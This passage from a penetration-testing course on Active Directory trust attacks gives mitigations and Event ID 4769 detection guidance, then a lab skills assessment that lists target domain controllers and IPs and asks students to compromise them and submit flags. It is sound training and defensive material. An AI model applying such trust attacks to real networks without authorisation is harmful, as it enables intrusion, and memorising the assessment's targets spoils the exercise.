
`Regular Security Updates`: Keep Active Directory and associated systems up-to-date with the latest security patches to mitigate known vulnerabilities that could be exploited to compromise trust relationships.

`Multi-factor Authentication (MFA)`: Implement MFA on all domain controllers to prevent Remote Desktop (RDP) access if an attacker gains a set of clear text credentials.

Detections


In situations where removing external trusts isn't feasible, it's crucial to maintain vigilant monitoring to mitigate potential threats. Event ID `4769`, which logs Kerberos service ticket requests, plays a key role in this monitoring effort by providing a detailed record of all the TGT requests in the domain. Specifically, we need to focus on analyzing this event to identify patterns that may indicate cross-forest malicious activity, such as a request for a Ticket Granting Ticket (TGT) from an `external` forest account. By carefully examining these logs, security teams can quickly spot instances where a local TGT is requested from an account in another forest. This proactive approach allows for early detection and effective response to potential cross-forest trust attacks, bolstering overall security measures.

To access Event Viewer, open it from the Start menu, navigate to `Windows Logs` > `Security` > click `Filter Current Log` > enter `4769` in the `Event ID` field, and click `OK` to review events related to `Event ID 4769`.



In this scenario, upon reviewing an event ID `4769` from the logistics.ad domain, it's evident that the Account Domain field references the domain `inlanefreight.ad`, belonging to a separate forest, while the Service Name is identified as `DC02$`. This event demonstrates a user accessing a resource in a distinct forest. Specifically, it's observed that the user `harry` from the `Inlanefreight` domain has requested the Ticket Granting Ticket (TGT) of the `Logistics\DC02$` domain controller within the `Logistics` domain.

Note: Event log ID `4769` can also be examined to detect activity related to `intra-forest` trusts as shown in below screenshot.



Organizations can also employ advanced technologies such as the Kusto Query Language (KQL) within Microsoft Sentinel which enables comprehensive tracking of various enumeration activities across domain trusts. While not covered in-depth within this module, leveraging KQL empowers security teams to identify and thwart a wide array of enumeration techniques deployed by attackers. This blog post serves as a comprehensive guide on detecting and mitigating cross-forest trust attacks, offering insights into the detection of diverse enumeration tools and techniques.

The list above does not take into account every possible defensive measure, but these combined with strong vulnerability & configuration management within each domain will limit the likelihood of domain compromise or spreading compromise to partner forests. It's also important for us to clearly articulate to our clients the how & why of the attacks demonstrated in this module. Educating them on these attack possibilities will help them with hardening their defenses and with avoiding some of these avenues of attack when establishing additional trusts down the road.

Closing Thoughts

Active Directory security is a vast and constantly evolving field, and mastering it requires continuous learning and adaptation. By familiarizing ourselves with the various tools and tactics used by different teams and threat actors, we can significantly enhance our skills and effectiveness in both offensive and defensive roles.

It's crucial to recognize that Active Directory attacks across trusts are here to stay, making it imperative to leverage available resources to stay ahead of the curve and maintain network security proactively. Whether as a penetration tester or a defender, having a solid understanding of Active Directory Trusts and their inherent issues empowers us to navigate its complexities effectively.

We have covered many tools and tactics within this module for performing Active Directory trust attacks. Remember, the more we comprehend the broader landscape of Active Directory security, the more proficient we become as both attackers and defenders. This proficiency translates into valuable contributions to our clients and the organizations we serve. And while improving security is our primary goal, there's no reason why we can't enjoy the process and have fun along the way.

Active Directory Trust Attacks - Skills Assessment

Scenario

The CISO for our client Inlanefreight attended a local Security BSides conference and attended a comprehensive, technical, talk on Active Directory trust attacks. Due to certain legacy configurations and a recent merger, the CISO is concerned about the security configuration of the Active Directory trusts within their environment. He has asked our team to perform a thorough assessment from the perspective of a standard AD user to map out all of their AD trusts and hunt for any security misconfigurations or vulnerabilities present that they need to address.

The client is not concerned with stealth or obtaining a foothold as he would prefer we spend the majority of our time focusing on identifying flaws associated with their trusts. Therefore we have been provided with low privileged RDP access to a host as a starting point. Connect to the internal network with the credentials provided and begin your enumeration. Once you have mapped out the domain trusts present, look for flaws to move through the network compromising forests as you go.

Harness the Active Directory Trust attack techniques you learned in this module to disclose all of security vulnerabilities.

In-Scope Targets

Target	IP Address
`CHILD-DC.child.inlanefreight.ad`	`DHCP + 172.16.114.5`
`DC.inlanefreight.ad`	`172.16.114.3`
`DC03.apexcargo.ad`	`172.16.114.10`
`DC04.mssp.ad`	`172.16.114.15`
`DC05.fabricorp.ad`	`172.16.114.20`

Note: A Chisel server is running on CHILD-DC on port 8080

Apply the skills learned in this module to compromise all domain controllers present in the client environment and submit the relevant flags to complete the skills assessment.